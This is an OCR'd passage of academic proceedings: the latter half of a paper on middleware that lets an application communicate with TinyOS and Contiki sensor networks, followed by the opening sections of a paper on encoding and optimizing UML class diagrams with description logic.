

Start
Receive request to Identify motes
Run 'service discovery' service to discover motes
Identify ports of connected motes
Send discovery message to application
Application displays connected ports
Stop

Fig. 6. Identification of connected ports

2) *Identification of Base Station*

After identifying the connected ports of the system, the application can identify the type of base station connected to the system. This identification is possible by invoking the network identification service of the middleware. This service sends the messages to all the connected nodes and identifies if it is a TinyOS or Contiki base station. The middleware receives the request from the application and converts it into two different message signatures: one for TinyOS and one for Contiki. The middleware sends these messages to every node connected to each port. The base station only receives the message as per its signature and rejects the other. The base station sends an acknowledgment to the middleware after receiving the message. Figure 7 shows the process of the network identification service in a flow chart. If the middleware finds some nodes other than TinyOS or Contiki, it also sends that information to the application. Once the middleware has received all the information of the connected nodes, it publishes the list to the application, along with the node type and the node ID.



Start
Receive the port ID to identify mote type
Run 'network identification' service to discover motes
TinyOS base station detected
No
Contiki base station detected
No
Some other mote detected
Yes
Yes
Send motes identification message to application
Application displays motes with port number
Stop

Fig. 7. Network identification

3) *Identification of Remote Nodes*

The middleware allows the application to identify the number of remote nodes in all the available connected networks. The application sends the request to the middleware to identify the number of nodes in the network. The middleware invokes its network configuration service to find out the total number of active nodes in the network. The middleware receives the message for some specific network, like TinyOS or Contiki. It converts the message as per the network message syntax and sends it to the specified network base station.

4) *Data Communication*

When the application needs to communicate with the underlying network, it requests data collection or sensing from the middleware. The middleware invokes its data sensing service, which manipulates the application request into specified network-identified signatures. The middleware sends the manipulated message to the base station of the TinyOS or Contiki network. The base station that broadcasts the message to the network and completes the request. The middleware also receives the sensed data from the underlying network through the base station and displays it to the application. Figure 8 shows the complete flow of data communication through the middleware.

E. *Implementation*

To implement the middleware, we first build the scenario as discussed in the above section. We develop two networks based on Contiki and Tiny OS nodes.

1) *Contiki Network*

The first network consists of Contiki nodes. There are two types of nodes: the base station and remote nodes. The base station is directly connected to the serial port and communicates with the middleware. To generalize the packet format, a new command packet is defined in the base station. Figure 9 shows the packet definition of the Contiki base station. This packet contains the following fields:



Start
Receive the sensor mote ID and message to request data
Run 'data sensing' service to sense data
Request is for TinyOS network
No
Request is for Contiki network
No
Application display exception error
Yes
Yes
Convert the message signature according to TinyOS network
Convert the message signature according to Contiki network
Send request to TinyOS base station
Send request to Contiki base station
Base station broadcast the message in the network
Base station receive the sense data from the network
Middleware receive the message from Base station
Send the sensed data to application
Application displays sensed data
Stop

Fig. 8. Data communication

- **command:** used to store the command from the middleware
- **address:** used to store the address of the destination node

- **data:** used to store the data

```
struct command_packet {
  uint8_t cmd;
  uint8_t addr_0;
  uint8_t addr_1;
  uint32_t data;
};
```

Fig. 9. Contiki packet definition

As Contiki uses event-based programming, it waits for its serial line event to occur. Once this event has occurred, the middleware sends some command to the Contiki base station, which handles the following use cases:

*a) **Identify node type:*** The middleware sends a command to find out what type of base station is connected. Once the Contiki base station has received this command, it sends the message back to the middleware along with its node ID. After receiving this command, the base station will not broadcast the message into its network.


*b) **Data communication:*** The middleware sends this command with multiple variations. The base station is capable of fulfilling a certain number of requests from the middleware, like LEDs off/on, sensing the temperature and light, etc. Once the base station has received the command and destination address from the middleware, it sends this packet to the network. Every node of the network forwards this message to its neighbor node until it reaches the destination. The following forwarding method is used for packet forwarding within the network.

*static rimeaddr_t * forward (struct multihop_conn *c, const rimeaddr_t *originator, const rimeaddr_t *dest, const rimeaddr_t *prevhop, uint8_t hops)*

Every neighbor node of the base station receives the message using the receive method.

*static void recv (struct multihop_conn *c, const rimeaddr_t *sender, const rimeaddr_t *prevhop, uint8_t hops)*

Once the message has been received by the destination node, the node checks the command of the packet and completes the task. After sensing, the data is stored in the data part of the packet. The destination node sends this packet to the base station. Once the base station has received the packet from the remote node, it communicates with the middleware and sends the packet to the middleware for further action. Figure 10 shows the command execution for sensing temperature.



```
else if(cmd_pkt->cmd == CMD_4) //To Sense temperature
{
    leds_on(3);
    struct command_packet *data_pkt = malloc(sizeof(struct command_packet));
    data_pkt->cmd = CMD_0;
    data_pkt->data = get_temp();
    to.u8[0] = 1;
    to.u8[1] = 0;
    packetbuf_copyfrom(data_pkt, sizeof(struct command_packet));
    multihop_send(&multihop, &to);
}
```

Fig. 10. Middleware command execution

2) TinyOS Network

The second network in our scenario is based on TinyOS. All the nodes in this network are burned with TinyOS code. This network also contains a base station connected with the middleware and some remote nodes connected with the base station. The base station contains the base code of TinyOS, constituting two major files: BaseAppC.nc and BaseC.nc. TinyOS follows the component-based approach for programing the nodes. Hence, BaseAppC.nc contains the code for component declarations, and BaseC.nc contains all the implementations of the declared components. There are two types of interfaces used in the base station. The first one binds the base station to the middleware through serial communication, and the second one binds the base station to the remote nodes through radio communication.

The following methods are used in both types of interfaces.

*a) **SerialRequestSampleMsgsReceive:*** This method is used to receive the message from the middleware through the serial port.

*b) **RadioRequestSampleMsgsSend**:* This method is used to send the request to the remote nodes through radio communication.

*c) **RadioSampleMsgReceive:*** This method receives the data from the remote nodes through radio communication.

*d) **SerialSampleMsgSend:*** This method is used to send the message back to the middleware through the serial port.

For remote nodes, we use SamplerAppC.nc and SamplerC.nc. SamplerAppC.nc contains the components and their bindings for remote nodes. SamplerC.nc contains the implementations of all these components. There are only two types of methods used for sending and receiving interfaces. Both interfaces communicate through radio. One interface is used to receive the message from the base station, and the second interface is used to send the data back to the base station. The following two methods are used in both types of interfaces.

*a) **RequestSampleReceive.receive:*** This method contains the code to receive the message from the base station or other neighbor nodes.

*b) **SampleSend.sendDone:*** This method contains the code to send the packet back to the base station. This packet contains the sensed data.

F. Results

The proposed middleware is implemented in Java. The middleware binds the application and underlying sensor networks with heterogeneous nodes. The initial version of this middleware facilitates the identification of motes, the discovery of their types and communication with heterogeneous networks. Figure 11 shows the proposed middleware design.





Fig. 11. Design of middleware model

1) Identification of Connected Ports

The first major functionality of the middleware is to identify the number of ports connected with base stations. The identify motes function identifies all such ports and displays the results. We use the mote interface functions of Java to identify the connected ports. Figure 12 shows the number of ports along with the mote types.




Select any port to find the Mote Type
Found Sky mote at /dev/ttyUSB0
Found Sky mote at /dev/ttyUSB1

Fig. 12. Number of connected ports

2) Identification of Base Station

Once the mote has been identified, the next task is to identify the base station associated with every port. The matcher function of the middleware performs this task. This function takes a command as input and sends it to all the base stations connected with ports. Only those nodes that recognize the message with its signature receive the message. Once the node has received the message, it responds to the middleware about its type. Figure 13 shows that the base station connected with USB0 is a TinyOS node. Hence, the messages associated with TinyOS networks should be routed to this node through the USB0 serial port.




Select any port to find the Mote Type
Found Sky mote at /dev/ttyUSB0
Found Sky mote at /dev/ttyUSB1

TinyOS Base station is Running at: /dev/ttyUSB0

Fig. 13. Base station connection

The middleware records the ports and the base stations associated with them. Every time the matcher runs, it will identify all the nodes again. Figure 14 shows that a Contiki base station is running at USB1.




Select any port to find the Mote Type
Found Sky mote at /dev/ttyUSB0
Found Sky mote at /dev/ttyUSB1

Contiki Base station is Running at:/dev/ttyUSB1

Fig. 14. Status of running base station

3) Data Communication

The major part of this middleware is to communicate between heterogeneous networks. The middleware receives the same message from applications for both types of networks; the middleware calls the respected API after identifying the network. Figure 15 shows the communication API for a Contiki network. It allows the user to set the LEDs and senses data like temperature and light. The middleware gets the remote node ID and action as an input and displays the sensed data to the middleware.



Enter Node ID to Communicate:

Select the action to perform: Turn LED ON

Fig. 15. Data communication API for Contiki

VII. Conclusion and Future Work

WSNs are composed of numerous sensor motes. These motes sense and transmit data. Some of the motes act as base stations to communicate with applications. Most sensor networks are composed of generic motes, and an application can communicate with these motes using their signatures. It is hard for an application to communicate with heterogeneous networks without middleware. Here, we implement general-purpose SOA-based middleware that lets an application communicate with two different types of networks with TinyOS and Contiki motes. We deploy a test bed to implement the proposed middleware and to run different scenarios to validate the results.

In future, we will enhance the functionality of this middleware for IoT applications. This middleware will be able to identify more sensor motes other than TinyOS and Contiki motes and will establish communication as well.

Acknowledgment

This work is funded by grant number 11-INF1674-10 from the Long-Term National Plan for Science, Technology and Innovation (LT-NPSTI), King Abdul-Aziz City for Science and Technology (KACST), the Kingdom of Saudi Arabia. We thank the Science and Technology Unit at Umm A-Qura University for its continued logistics support.

References

[1] K.L. Man, T. Krilavicius, Th. Vallee and H.L. Leung, “TEPAWSN: A formal analysis tool for wireless sensor networks,” International Journal of Research and Reviews in Computer Science, Vol. 1, No. 1, pp. 24-26, 2010.

[2] Jo Ueyama, Danny Hughes, Ka Lok Man, Steven Guan, Nelson Matthys, Wouter Horré, Sam Michiels, Christophe Huygens and Wouter Joosen, “Applying a multi-paradigm approach to implementing wireless sensor network based river monitoring,” Proc. ACIS International Symposium on Cryptography and Network Security, Data Mining and Knowledge Discovery, E-Commerce & Its Applications and Embedded Systems (CDEE), IEEE, 2010.

[3] K. L. Man, D. Hughes, S. U. Guan and P. W. H. Wong, “Middleware support for dynamic sensing applications,” 2016 International Conference on Platform Technology and Service, Jeju, 2016.

[4] M. Uusitalo, “Global vision for the future wireless world from the WWRF,” IEEE Veh. Technol. Mag., Vol. 1, No. 2, pp. 4-8, January 2006.

[5] A. Naseer, B. Y. Alkazemi and H. I. Aldoobi, “Component-based model for heterogeneous nodes in wireless sensor networks,” Lecture Notes on Information Theory, Vol. 3, No. 1, pp. 25-30, June 2015. doi: 10.18178/lnit.3.1.25-30.

[6] A. Naseer, B. Y. Alkazemi and H. I. Aldoobi, “A general-purpose service-oriented middleware model for WSN,” 2016 Eighth International Conference on Ubiquitous and Future Networks, Vienna, pp. 283-287, 2016.

[7] M. Kushwaha, I. Amundson, X. Koutsoukos, S. Neema and J. Sztipanovits, “OASiS: A programming framework for service-oriented sensor networks,” 2nd Intl. Conference on Communication Systems Software and Middleware, pp. 1- 8, 7-12 January 2007.

[8] Basem Y. Alkazemi, Atif Naseer and Emad A. Felemban, “Towards a general-purpose middleware model for WSNs: A literature survey,” International Journal of Computer and Information Technology, Vol. 4, No. 1, January 2015.

[9] P. R. Pietzuch, “Hermes: A scalable event-based middleware,” Univ. Cambridge, Comput. Lab., Tech. Rep. UCAM-CL-TR-590, http://www.cl.cam.ac.uk/techreports/UCAMCL-TR-590.pdf, Accessed October 2016.

[10] P. Boonma and J. Suzuki, “TinyDDS: An interoperable and configurable publish/subscribe middleware for wireless sensor networks,” Principles and Applications of Distributed Event-Based Systems, 2010, p. 206.

[11] M. Kushwaha, I. Amundson, X. Koutsoukos, S. Neema and J. Sztipanovits, “OASiS: A programming framework for service-oriented sensor networks”, 2nd Intl. Conf. on Communication Systems Software and Middleware, pp. 1- 8, 7-12 January 2007.

[12] M. Eisenhauer, P. Rosengren and P. Antolin, “Hydra: A development platform for integrating wireless devices and sensors into ambient intelligence systems,” *The Internet of Things*. New York: Springer, pp. 367-373, 2010.

[13] A. Azzara, S. Bocchino, P. Pagano, G. Pellerano and M. Petracca, “Middleware solutions in WSN: The IoT oriented approach in the ICSI project,” in Proc. 21st Int. Conf. Softw. Telecommun. Comput. Netw., pp. 1-6, 2013.

[14] P. Levis and D. Culler, “Maté: A tiny virtual machine for sensor networks,” SIGARCH Comput. Archit. News, Vol. 30, No. 5, October 2002.

[15] N. Michal, K. Artem, K. Oleksiy, N. Sergiy, S. Michal and T. Vagan, “Challenges of middleware for the Internet of Things,” *Automation Control—Theory and Practice*. InTech, 2009.

[16] V. Terziyan, O. Kaykova and D. Zhovtobryukh, “Semantic middleware for context-aware smart road environments,” Proc. 5th Int. Conf. Internet Web Appl. Serv., pp. 295-302, 2010.

[17] P. Bonnet, J. Gehrke and P. Seshadri, “Towards sensor database systems,” in *Mobile Data Management*. New York: Springer, Vol. 1987, pp. 3-14, 2001.

[18] W. Heinzelman, A. Murphy, H. Carvalho and M. Perillo, “Middleware to support sensor network applications,” *Network*, pp. 6-14, 2004.

[19] H. Alex, M. Kumar and B. Shirazi, “Midfusion: An adaptive middleware for information fusion in sensor network applications,” Inf. Fusion, Vol. 9, No. 3, pp. 332-343, July 2008.

[20] S. Hadim and N. Mohamed, “Middleware: Middleware challenges and approaches for wireless sensor networks”, IEEE Distributed Systems Online, Vol. 7, No. 3, 2006.

[21] Component-based software engineering, http://en.wikipedia.org/w/ index.php?title=Componentbased_software_engineering, Accessed November 2016.

[22] Beginner’s guide to crossbow motes, http://www.pages.drexel.edu/ ~kws23/tutorials/motes/motes.html, Accessed October 2016

[23] P. Levis, S. Madden, J. Polastre, R. Szewczyk, K. Whitehouse, A. Woo, D. Gay, J. Hill, M. Welsh and E. Brewer, “TinyOS: An operating system for sensor networks”, *Ambient Intelligence*. Berlin: Springer, pp. 115-148, 2005.

[24] TelosB data sheet, http://www.memsic.com/userfiles/files /Datasheets /WSN/telosb_datasheet.pdf, Accessed September 2016

[25] J. Hill, R. Szewczyk, A. Woo, S. Hollar, D. E. Culler and K. S. J. Pister, “System architecture directions for networked sensors,” SIGPLAN Not. 35 (11), pp. 93-104, ACM, 2000.

[26] TinyOS Platform hardware, http://docs.tinyos.net/tinywiki/index.php?title= Platform_Hardware&oldid=5648, Accessed September 2016.

Description Logic Application for UML Class Diagrams Optimization

Maxim Sergievskiy
National Research Nuclear University MEPhI
Moscow, Russia

***Abstract*—Most of known technologies of object-oriented developments are UML-based; particularly widely used class diagrams that serve to describe the model of a software system, reflecting the regularities of the domains. CASE tools used for object-oriented developments, often lack verification and optimization functions of diagrams. This article will discuss one of the ways to present class diagram in the form of statements description logic, and then perform their verification, and optimization. Optimization process is based on design patterns and anti-patterns. We will show that some transformations could be done automatically, while in other cases suboptimal models need to be adjusted by a designer.**

***Keywords*—UML; domain models; description logic; concept; role; class diagram; design patterns; anti-patterns**

I. Introduction

UML has recently become the standard, widely applied method for software design and analysis [1]. Most of the technologies of object-oriented development (including DevOps and Agile) use wide toolset of this language. At a design stage, the most widely applied tools of UML are class diagrams (CD). The main advantages of UML are high expressiveness and declarative nature, the richness of the structures, which are negatively affecting the ability of automatic verification.

That is, checking whether the CD contains structural errors, in particular, incompatible components whether redundancy, how CD optimal from the standpoint of subsequent implementation difficult.

It is common, that possible mistakes at the design stage often migrate to the implementation phase leading to the need for additional debugging. In the worst case, it could even require an extra iteration and creation of additional prototype that could slow down the development process. Software redundancy is particularly relevant while performing an integration of several autonomous components, e.g. Web services.

There is an approach based on the use of design patterns [2], which allows applying certain structural solutions in the initial phase of software development. In this case, you can immediately focus on the use of a number of standard patterns, not to deviate from methodology associated with them. More often, the developer has to deal with CD, which require adjustments (these cases often occur due to the lack of experience). The process can be organized so that changes are performed manually in a visual format, which is simple and clear. To avoid errors, it is preferable to perform these actions automatically with the help of specialized CASE tools that have built-in validation function. It is important to have a formal description of the CD and the transformation rules in accordance with, for example, design patterns. Besides, this formal description should allow identifying structural errors in class diagrams.

The rest of this paper is organized as follows: first, Section II discusses the key targets and tools allowing formalization of class diagrams. Then the description logic as a basic tool of formalization CD is offered in Section III. Section IV shows, how the CD are described using description logic ALCQI. In Section V, concrete examples of optimization CD are presented before concluding in Section VI.

II. Formalization of Class Diagrams

There are several approaches to the formal description of class diagrams; the most commonly applied are those based on the use of OCL, Z+ language and description logics (DL). The real verification and transformation of texts feasible for Z language (partially) and description logics.

Let us focus on the use of DL, provided it is the most universal of these mechanisms. DL is widely used to describe ontologies [3] and has been initially developed primarily for this purpose. Since CD can be represented in the form of ontologies, the use of DL is appropriate. From the family of description logics the one most appropriate to describe class diagrams should be taken. Large number of studies [4], [5], [6] propose to use ACLQI logic, expanded capabilities represent n-ary association relationships.

Formally, a class diagrams do not operate with objects, but often, for example, to describe relations between classes, objects are necessary for understanding semantics.

Let us answer the question, what formal description of CD in the form of DL is required for?

Firstly, for a convenient formal representation of CD.

Secondly, to check consistency of CD. It is known, that the UML semantics do not allow using certain combinations of elements. For example, classes do not allow self-inheritance, directly or indirectly, the class-association should not have the same attributes as the classes associated with it, etc. Formal description of those constraints (there are a few of them), without complicating description logic excessively [7], does not appear possible. Instead, additional procedures of DL analysis could be introduced and should help to identify errors.

Finally, third, to optimize i.e., replacement of some structures to other, more optimal. For example, it is known that n-ary association relationships in some cases could be replaced by binary [8].

Let us elaborate a bit more on software systems described by CD. Identifying an optimal CD is not a straightforward question. For example, the use of many standard design patterns (these include Facade, Abstract factory, Adapter) increases complexity of CD, but improves its quality in terms of a further generation of the code and modifiability. The concept of complexity of a given CD could be helpful in principal [9], but there is no consensus view on this topic. For example, the use of interfaces often improves universality and reuse of future program code, however it reduces usability in the same time.

III. Description Logic

Let us describe the basic description logic ALC (Attributive Language with Complement), which is often used as a base to build many other logic [3].

Assume that there are a non-empty finite sets of atomic concepts A and atomic roles R. Then the composite concepts of the logic are defined following inductive way:

- every atomic concept A is a concept;
- the expressions T and $\perp$ are concepts;
- if C is a concept, then its complement $^{-}$C is a concept as well;
- if C and D are concepts, then its intersection C ∩ D and union C U D are concepts as well;
- if C is a concept and R is a role, then expressions $\forall R.C$ and $\exists R.C$ are concepts.

The axiom of inclusion of a concepts is described by the following expression: $C \sqsubseteq D$. While the axiom of an equivalence of concepts is an expression $C \equiv D$, where C and D are arbitrary concepts.

Similarly, the axiom of inclusion of a roles is described by the following expression: $R \sqsubseteq S$. While the axiom of an equivalence of roles is an expression $R \equiv S$, where R and S are any given roles.

Terminology or a set of terminological axioms (TBox) is a finite set of axioms of the above types. Sometimes axioms for particular roles are allocated in separate sets called role hierarchy or RBox.

The semantics of a DL is defined by interpretation of its atomic concepts as sets of objects chosen from a fixed set (domain), and atomic roles as sets of pairs, i.e. binary relations on the domain.

Formally, an interpretation I consists of a nonempty set (domain) Δ^I and interpretation function, which assigns to each atomic concept A a subset $A^I \sqsubseteq \Delta^I$, and each atomic role - a subset $R^I \sqsubseteq \Delta^I \times \Delta^I$. If the pair of individuals belongs to the interpretation of a specific role R, that is

(e, d) ϵ R^I, we say that the individual d is an R-successor of the individual e.

An interpretation function extends to compound concepts of logic according to the rules described in the study [3]:

For descriptions of class diagrams it is preferable to use the logic ALCQI. Extension ALCQI relative to the ALC views are:

Q - constraints of cardinality of roles: concepts of the form <n R. C meaning: there is no more than n R-successors in C.

I - inverse roles: if R is a role, then R^{-} is also a role, meaning the inverse of binary relation.

Note that ALC logic (and many of its extensions, including ALCQI) can be considered as fragments of predicate logic with two variables, which is solvable [10]. This allows to transfer results of solvability, computational complexity and decision algorithms from the field of logic predicates into the area of description logics.

For CD we will only deal with TBox, and will be addressing the following three problems:

1) are not axioms that describe CD in terms of DL, conflicting, i.e., if there is a possibility for at least one formula to be inference simultaneously with its denial.

2) is it possible to identify sets of statements (axioms), showing the ineffectiveness of a given CD;

3) is it possible to optimize a model by modifying original axioms (refactoring of a software model existing in the form of DL).

IV. Presentation of Class Diagrams in Description Logic

Let us describe a method of representing, or rather coding CD in the form of DL axioms [4]. It this case class will be matching concept, while association - role.

Each attribute A of type K of class C is represented as follows:

$C \sqsubseteq \forall A.K$

Every operation f () : P (a result belong to P) of class C is represented role P, for which the following is valid:

$C \sqsubseteq \forall P_f.P \cap (\leq 1\ P_f. \perp)$

The generalization relation between classes C1 and C2, obviously, is represented as follows:

C2 $\sqsubseteq$ C1,

where C1 is the ancestor.

For coding parameters for relations binary association and aggregation (aggregation degree higher than two is pointless) we use the following [4]:

$\exists A.C_2 \sqsubseteq C1$

$\exists A^{-}.C_1 \sqsubseteq C2$

$C1 \sqsubseteq (\geq m_1\ A.C_2) \cap (\leq m_2\ A.C_2)$

$C2 \sqsubseteq (\geq n_1\ A^{-}.C_1) \cap (\leq n_2\ A^{-}.C_1),$

where C1, C2 are concepts corresponding to different classes; A is role corresponding to a binary association; A is a inverse role (relative to A); n1, n2, m1, m2 are numerical values, corresponding to the multiplicities.

And finally, n-ary associations (see Fig. 1) both with a class association, and without it, can be expressed by using the procedure of reification [3], i.e. a transformation of n-ary association into binary.

$A \sqsubseteq \exists R_1.C_1 \cap \ldots \cap \exists R_n.C_n \cap (\leq 1\ R_1) \cap \ldots \cap (\leq 1\ R_n)$

$C_1 \sqsubseteq (\geq m_1\ R_1^{-}.A) \cap (\leq l_1\ R_1^{-}.A)$

. . .

$C_n \sqsubseteq (\geq m_n\ R_n^{-}.A) \cap (\leq l_n\ R_n^{-}.A)$

Another important relation in class diagrams is a dependency relation. For completeness and consistency of the model, described using UML class diagrams, this relation is not affected. To encode the dependency relation let us introduce the following designation:

C1 —> C2




Fig. 1. N-ary association

This relation means that the class C2 depends on the class C1. Will consider it as an informal extension of the description logic.

Despite a somewhat arbitrary interpretation of the definition of concept of inclusion concepts, study [4] proves consistency of this coding method. Thus the first problem (1) can be considered solved.

Problem (2) associated with the search for suboptimal from the point of view of CD fragments of DL assertions. In other words, a formal description CD, presented in the form of DL, is analyzed for search notoriously inefficient parts. For example, searched for fragments of the diagram, for which is a more efficient model descriptions in accordance with design templates. To solve this problem can be applied an interesting approach based on the notion of anti-patterns design [11]. If an anti-pattern - a suboptimal fragment of CD - is found, than the designer is invited to change the CD.

The problem (3) – automatic conversion of assertions, describing a given class diagram, with the aim to optimize the model - could be solved only in certain cases, for example using the approach, proposed in the study [8], [11].

V. Examples of Optimization

As examples of the applicability of the proposed technology, we use a number of standard patterns and patterns introduced in the study [8].

A. The pattern "the chain of responsibilities"

Investigate one of the simplest cases of this pattern (see Fig. 2), when the request HandlerM() can be processed by the object of one of the two classes. In this case, an abstract class or interface could be introduced, that redirects the request to a particular class. Then the class diagram will look as follows (see Fig. 3).

Having a description in the form of description logic assertions:

$C_1 \sqsubseteq \forall\ P_f.P \cap (\leq 1\ P_f.\perp)$
$C_2 \sqsubseteq \forall\ P_f.P \cap (\leq 1\ P_f.\perp)$

and next informal extensions:

C —> C_1
C —> $C_{2,}$

where C, C_1 и C_2 are the classes Client, Handler1 and Handler2, respectively, f is the operation HandlerM, we can make a conclusion of applicability "the chain of responsibility" pattern.




Fig. 2. Example of using of pattern "the chain of responsibilities"




Fig. 3. Result of using of pattern "the chain of responsibilities"

B. The pattern that allows a transition from ternary association to binary

Assume that in the ternary association there is a class with multiplicity (1). Then ternary association could be replaced with a combination of binary association and class-association. Class diagrams, illustrating this situation, are shown in Fig. 4 and 5.

